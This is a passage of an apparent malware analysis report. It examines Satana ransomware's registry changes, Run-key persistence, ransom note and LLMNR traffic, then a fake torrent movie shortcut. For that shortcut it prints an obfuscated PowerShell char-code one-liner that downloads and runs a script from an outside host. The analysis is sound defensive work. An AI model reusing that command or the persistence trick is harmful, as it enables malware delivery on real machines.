
The values being deleted are

- ProxyBypass: This policy setting controls whether sites which bypass the proxy server are mapped into the local Intranet security zone.
- IntranetName: This policy setting controls whether local sites which are not explicitly mapped into any Security Zone are forced into the local Intranet security zone.

As the values are deleted It would be the "user" (in this case the malware) who would control the policies.

Also I see that **UNCAsIntranet** is set to 0 to disable this policy. Which means network paths are not necessarily mapped into the Intranet Zone. **AutoDetect** is set to 1 which enables this policy and automatic detection of intranet is turned on and intranet mapping rules are applied however they are configured.. (figure 40)


The the overall result of the deletion of the keys and the change on the values is to lower the security on the computer and help the malware to spread to other computers.



```
-------------
;etValue] CompatTelRunner.exe:3884 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Appraiser\OneSettingsUploadDays  =  17
;etValue] CompatTelRunner.exe:3884 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Appraiser\TargetDate  =
;etValue] CompatTelRunner.exe:3884 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Appraiser\FailedRunCount  =  0
etValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\EEFF39D61F40A98A0829D3FE6C18A01B\E-mail  =  [redacted].com
etValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\EEFF39D61F40A98A0829D3FE6C18A01B\BTC  =  [redacted]HGCG5
etValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Run\paekuxin  =  C:\Users\IEUser\Ap
;etValue] CompatTelRunner.exe:3884 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Appraiser\MaxUexAge  =  45
)eleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBy
)eleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBy
)eleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Intran
)eleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Intran
;etValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntr
;etValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetec
)eleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBy
)eleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBy
)eleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Intran
)eleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Intran
;etValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntr
;etValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetec
;etValue] svchost.exe:848 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1716914095-909560446-1177810406-1000\RefCount  =  8
;etValue] svchost.exe:848 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1716914095-909560446-1177810406-1000\RefCount  =  7
;etValue] svchost.exe:848 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1716914095-909560446-1177810406-1000\RefCount  =  8
)eleteValue] ubf.exe:3476 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
)eleteValue] ubf.exe:3476 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
)eleteValue] ubf.exe:3476 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
)eleteValue] ubf.exe:3476 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
;etValue] ubf.exe:3476 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet  =  0
;etValue] ubf.exe:3476 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect  =  1
eleteValue] ubf.exe:3476 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
eleteValue] ubf.exe:3476 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
eleteValue] ubf.exe:3476 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
eleteValue] ubf.exe:3476 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
etValue] ubf.exe:3476 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet  =  0
etValue] ubf.exe:3476 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect  =  1
;etValue] svchost.exe:848 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate\Auto Update\Results\Detect\LastError  =  2149859372
;etValue] svchost.exe:848 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate\Auto Update\NextDetectionTime  =  2019-01-12 19:26:15
;etValue] svchost.exe:848 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate\Auto Update\ScheduledInstallDate  =  2019-01-13 11:00:00
;etValue] svchost.exe:848 > HKLM\S                          tVersion\WindowsUpdate\Auto Update\UAS\UpdateCount  =  0
```

Figure 37: Deletion of hive values in the registry

I can see as well that a new registry is added. So the malware will run every time we start the computer.




```
 HKCU\Software\Microsoft\Windows\CurrentVersion\Run\emremr  =  C:\Users\IEUser\AppData\Local\Temp\!satana!.txt
0 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
```

Figure 38: Registry key added to gain persistence in the system

Noriben detected some unique IPs such as:

- **185.127.xx.xxx** that after small lookup on internet I see is the Satana Botnet Controller.
- **224.0.0.252 (Link-Local Multicast Name Resolution)** is also present which is a protocol based on the Domain Name System (DNS) packet format that allows both IPv4 and IPv6 hosts to perform name resolution for hosts on the same local link. So to easily undesrtand this used to communicate with other computers in the same network.

If we open one of the .txt files created by the file we can see that the file is a ransomware.




```
You had bad luck.There was crypting of all your files in a FS bootkit virus
                                <!SATANA!>
To decrypt you need send on this E-mail: Monika343@ausi.com
your private code: [redacted] and pay on
a Bitcoin wallet: [redacted] total 0,5 btc
After that during 1 - 2 days the software will be sent to you - decryptor -
and the necessary instructions. All changes in hardware configurations of
your computer can make the decryption of your files absolutely impossible!
Decryption of your files is possible only on your PC!
Recovery is possible during 7 days, after which the program - decryptor -
can not ask for the necessary signature from a public certificate server.
Please contact via e-mail, which you can find as yet in the form of a text
document in a folder with encrypted files, as well as in the name of all
encrypted files.If you do not appreciate your files we recommend you format
all your disks and reinstall the system. Read carefully this warning as it is
no longer able to see at startup of the computer. We remind once again- it is
all serious! Do not touch the configuration of your computer!
E-mail: Monika343@ausi.com          - this is our mail
CODE: [redacted] this is code; you must send
BTC: [redacted] here need to pay 0,5 bitcoins
How to pay on the Bitcoin wallet you can easily find on the Internet.
Enter your unlock code, obtained by E-mail here and press "ENTER" to
continue the normal download on your computer. Good luck! May God help you!
                               <!SATANA!>
```

Figure 39: Ransom demanded by the attacker to decrypt the files

After sniffing the network traffic I can see that the sample indeed is calling the Link-Local Multicast Name Resolution probably to reach other computers and spread (figure 40)

Althought Noriben stated that found a maliciuos IP the network traffic analysis shows that no connection to that IP is made. This could be either because the malware is sandbox aware and won't try to reach the address to make difficult its analysis or because the sample I got was not fully develop.



```
185

No.   Time          Source         Destination    Protocol
  235 62.125218874  192.168.1.50   224.0.0.252    LLMNR
  254 66.288135903  192.168.1.50   224.0.0.252    LLMNR
  256 66.392880189  192.168.1.50   224.0.0.252    LLMNR
  267 71.289781124  192.168.1.50   224.0.0.252    LLMNR
  269 71.395280600  192.168.1.50   224.0.0.252    LLMNR
  273 71.993818463  192.168.1.50   224.0.0.252    LLMNR
  275 72.099105871  192.168.1.50   224.0.0.252    LLMNR
  284 74.228531895  192.168.1.50   224.0.0.252    LLMNR
  286 74.333968632  192.168.1.50   224.0.0.252    LLMNR
  325 76.998430228  192.168.1.50   224.0.0.252    LLMNR
  327 77.101711339  192.168.1.50   224.0.0.252    LLMNR
  345 79.935863873  192.168.1.50   224.0.0.252    LLMNR
  347 80.041178415  192.168.1.50   224.0.0.252    LLMNR
  366 84.093980546  192.168.1.50   224.0.0.252    LLMNR
  368 84.198647098  192.168.1.50   224.0.0.252    LLMNR
  373 85.672443529  192.168.1.50   224.0.0.252    LLMNR
  375 85.776831896  192.168.1.50   224.0.0.252    LLMNR
  379 86.657354153  192.168.1.50   224.0.0.252    LLMNR
  382 86.762497487  192.168.1.50   224.0.0.252    LLMNR
  405 91.546544303  192.168.1.50   224.0.0.252    LLMNR

    Identification: 0x0688 (1672)
  ▸ Flags: 0x0000
    Time to live: 1
    Protocol: UDP (17)
    Header checksum: 0x105d [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.1.50

0000  01 00 5e 00 00 fc 08 00  27 bb 76 37 08 00 45 00   ··^·····'·v7··E·
0010  00 32 06 88 00 00 01 11  10 5d c0 a8 01 32 e0 00   ·2·······]···2··
0020  00 fc cc 00 14 eb 00 1e  b5 2d ed e5 00 00 00 01   ·········-······
0030  00 00 00 00 00 00 04 77  70 61 64 00 00 01 00 01   ·······w pad·····
```

```
Wireshark · Packet 366 · enp0s3

▸ Frame 366: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_bb:76:37 (08:00:27:bb:76:37), Dst: IPv4mcast_fc (01:00:5e:00:00:fc)
▸ Internet Protocol Version 4, Src: 192.168.1.50, Dst: 224.0.0.252
▾ User Datagram Protocol, Src Port: 52224, Dst Port: 5355
     Source Port: 52224
     Destination Port: 5355
     Length: 30
     Checksum: 0xb52d [unverified]
     [Checksum Status: Unverified]
     [Stream index: 45]
▾ Link-local Multicast Name Resolution (query)
     Transaction ID: 0xede5
   ▸ Flags: 0x0000 Standard query
     Questions: 1
     Answer RRs: 0
     Authority RRs: 0
     Additional RRs: 0
   ▾ Queries
      ▾ wpad: type A, class IN
           Name: wpad
           [Name Length: 4]
           [Label Count: 1]
           Type: A (Host Address) (1)
           Class: IN (0x0001)
```


Figure 40: File calling Link-Local Multicast Name Resolution

Finally if we reboot the system before loading Windows the same message that in the !satana.txt appears making impossible to the user to boot the system.

7. Analysis of an unknown malware

In this chapter I will do an analysis on a found by a researcher in Twitter, **here**. Apparently he downloaded a movie from a torrent and found that the shortcut to the movie had a strange icon. Of course it wasn't a shortcut but a malware and he kindly share the sample with the community so I'll do a small analysis on it to find out what this malware does.

When opened in PEstudio I see that this is not an icon file but an 32 executable file.




property	value
md5	EB32C070E658937AA9FA9F3AE629B2B8
sha1	F393D7B531CD44CE418647FE95715ADC3E3C61D2
sha256	70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes (text)	M Z .. .. @ .. ..
size	427008 bytes
entropy	5.482
imphash	n/a
cpu	32-bit
signature	Microsoft Visual C++ 8
entry-point (hex)	E8 23 06 00 00 E9 2E FE FF FF CC CC CC CC CC CC 3B
file-version	n/a
file-description	n/a
file-type	**executable**
subsystem	Console
compiler-stamp	Thu Dec 08 17:35:04 2016
debugger-stamp	n/a

Figure 41: Original file type is executable not an .ink

I move straight to the sections tab and see that the resources section (.rsrc) is significantly bigger than the other sections. This could be because sometimes malware stores another PE file in other sections. This is what we known as "dropper". During dynamic analysis I should check if other files are being created or not. But resources being so big is suspcicius.


On the imports tab I see that the file imports functions regarding threads and processes like GetCurrentThreadId and GetCurrentProcessId.

Also some functions regarding Registry Entries, which is not normal for just a "shortcut" file.



property	value	value	value	value	value
name	.text	.data	.idata	.rsrc	.reloc
md5	C8F0E67AE0D8A408EF76...	A854F0E22F01A95E6700...	1E1684C8573AD6A47703...	3480E3FAFA59B918EC2F...	CFAAA37B951C5F7E403...
file-ratio (99.76 %)	13.31 %	0.24 %	0.84 %	84.29 %	1.08 %
virtual-size (426250 bytes)	56672 bytes	2312 bytes	3170 bytes	359816 bytes	4280 bytes
virtual-address	0x00001000	0x0000F000	0x00010000	0x00011000	0x00069000
raw-size (425984 bytes)	0x0000DE00 (56832 bytes)	0x00000400 (1024 bytes)	0x00000E00 (3584 bytes)	0x00057E00 (359936 bytes)	0x00001200 (4608 bytes)
raw-address	0x00000400	0x0000E200	0x0000E600	0x0000F400	0x00067200
cave (1022 bytes)	160 bytes	0 bytes	414 bytes	120 bytes	328 bytes
entropy	5.617	4.130	5.111	5.306	6.305
entry-point (0x0000D330)	x	-	-	-	-
blacklisted	-	-	-	-	-
writable	-	x	-	-	-
executable	x	-	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	x
cachable	x	x	x	x	x
pageable	x	x	x	x	x
initialized-data	-	x	x	x	x
uninitialized-data	-	-	-	-	-
readable	x	x	x	x	x


Figure 42: 84% of the file is in the resources section



name (117)	group (11)	anonymous (7)	type (1)	blacklist (19)	anti-debug (0)	undocumented (0)	deprecated (9)	library (8)
CoTaskMemAlloc	5	-	implicit	-	-	-	-	ole32.dll
GetCurrentProcess	2	-	implicit	x	-	-	-	kernel32.dll
IsWow64Process	2	-	implicit	-	-	-	-	kernel32.dll
GetCurrentThreadId	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentProcessId	2	-	implicit	x	-	-	-	kernel32.dll
TerminateProcess	2	-	implicit	x	-	-	-	kernel32.dll
Sleep	2	-	implicit	-	-	-	-	kernel32.dll
GetStartupInfoW	2	-	implicit	-	-	-	-	kernel32.dll
RegGetValueW	1	-	implicit	-	-	-	-	advapi32.dll
RegOpenKeyExW	1	-	implicit	-	-	-	-	advapi32.dll
RegCloseKey	1	-	implicit	-	-	-	-	advapi32.dll
RegEnumKeyExW	1	-	implicit	-	-	-	-	advapi32.dll
RegQueryValueExW	1	-	implicit	-	-	-	-	advapi32.dll
SetLastError	-	-	implicit	x	-	-	-	kernel32.dll


Figure 43: Imported functions from Windows that the file will use

Clearly this file is not obfuscated as more than 1000 strings are found. Some of them show that maybe the file is calling a command with powershell as shown in the figures below.




unicode	42	-	-	-	System.Diagnostics.TextWriterTraceListener
unicode	41	-	-	-	%windir%\System32\WindowsPowerShell\v1.0\
ascii	40	-	x	-	!This program cannot be run in DOS mode.

Figure 44: A powershell command found



unicode	37	-	-	-	System.Security.Cryptography.Encoding
unicode	36	-	x	-	SOFTWARE\Microsoft\PowerShell\%1!ls!
unicode	36	-	-	-	System.Security.Cryptography.OpenSsl

Figure 45: Powershell references



unicode	14	-	x	-	n/a	powershell.exe
unicode	14	-	x	-	n/a	PowerShell.EXE


Figure 46: More Powershell references

I will open the file in the HeX editor to see if we can read the complete powershell command. The strings feature in PEstudio shows the strings but only readable ones.

We see once again the powershell command but this time we see a bit more as shown in the image below.

I am able to see the full command text which is something like:

NoPr -WINd 1 -eXEc ByP iex ("$(SeT-ITeM 'VariaBle:OFS' ")"+[StRING][CHAr[]] (73 ,69, 88, 40, 78,101 , 119 , 45, 79 ,98, 106,101 , 99,116,32 ,83,121,115 ,116 ,101 ,109, 46, 78 , 101,116,46,87 , 101,67,108 ,105 , 101 , 110 , 116,41,46 , 68,111 ,119 ,110, 108,111,97,100, 83 , 116,114,105,110, 103 ,40,39,104,116 ,116,112, 5 ,47,47,107,108 ,105, 115 , 46 ,105 , 99 , 117,47 ,49 , 39,41)



HxD - [C:\Users\IEUser\Documents\The Girl in the Spiders Web 2018.720p.HDrip.AC3..lnk]

The Girl in the Spiders Web 2018.720p.HDrip.AC3..lnk

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000330  00 73 00 68 00 65 00 6C 00 6C 00 2E 00 65 00 78  .s.h.e.l.l...e.x
00000340  00 65 00 2C 00 25 00 53 00 59 00 53 00 54 00 45  .e.,.%.S.Y.S.T.E
00000350  00 4D 00 52 00 4F 00 4F 00 54 00 25 00 5C 00 53  .M.R.O.O.T.%.\.S
00000360  00 79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C  .y.s.t.e.m.3.2.\
00000370  00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 50  .W.i.n.d.o.w.s.P
00000380  00 6F 00 77 00 65 00 72 00 53 00 68 00 65 00 6C  .o.w.e.r.S.h.e.l
00000390  00 6C 00 5C 00 76 00 31 00 2E 00 30 00 B1 01 2D  .l.\.v.1...0.±.-
000003A0  00 4E 00 6F 00 50 00 72 00 20 00 2D 00 57 00 49  .N.o.P.r. .-.W.I
000003B0  00 4E 00 64 00 20 00 31 00 20 00 2D 00 65 00 58  .N.d. .1. .-.e.X
000003C0  00 45 00 63 00 20 00 42 00 79 00 50 00 20 00 20  .E.c. .B.y.P. .
000003D0  00 20 00 69 00 65 00 78 00 20 00 28 00 22 00 24  . .i.e.x. .(.".$
000003E0  00 28 00 20 00 53 00 65 00 54 00 2D 00 49 00 54  .(. .S.e.T.-.I.T
000003F0  00 65 00 4D 00 20 00 20 00 27 00 56 00 61 00 72  .e.M. . .'.V.a.r
00000400  00 69 00 61 00 42 00 6C 00 65 00 3A 00 4F 00 46  .i.a.B.l.e.:.O.F
00000410  00 53 00 27 00 20 00 27 00 27 00 29 00 22 00 2B  .S.'. .'.'.).".+
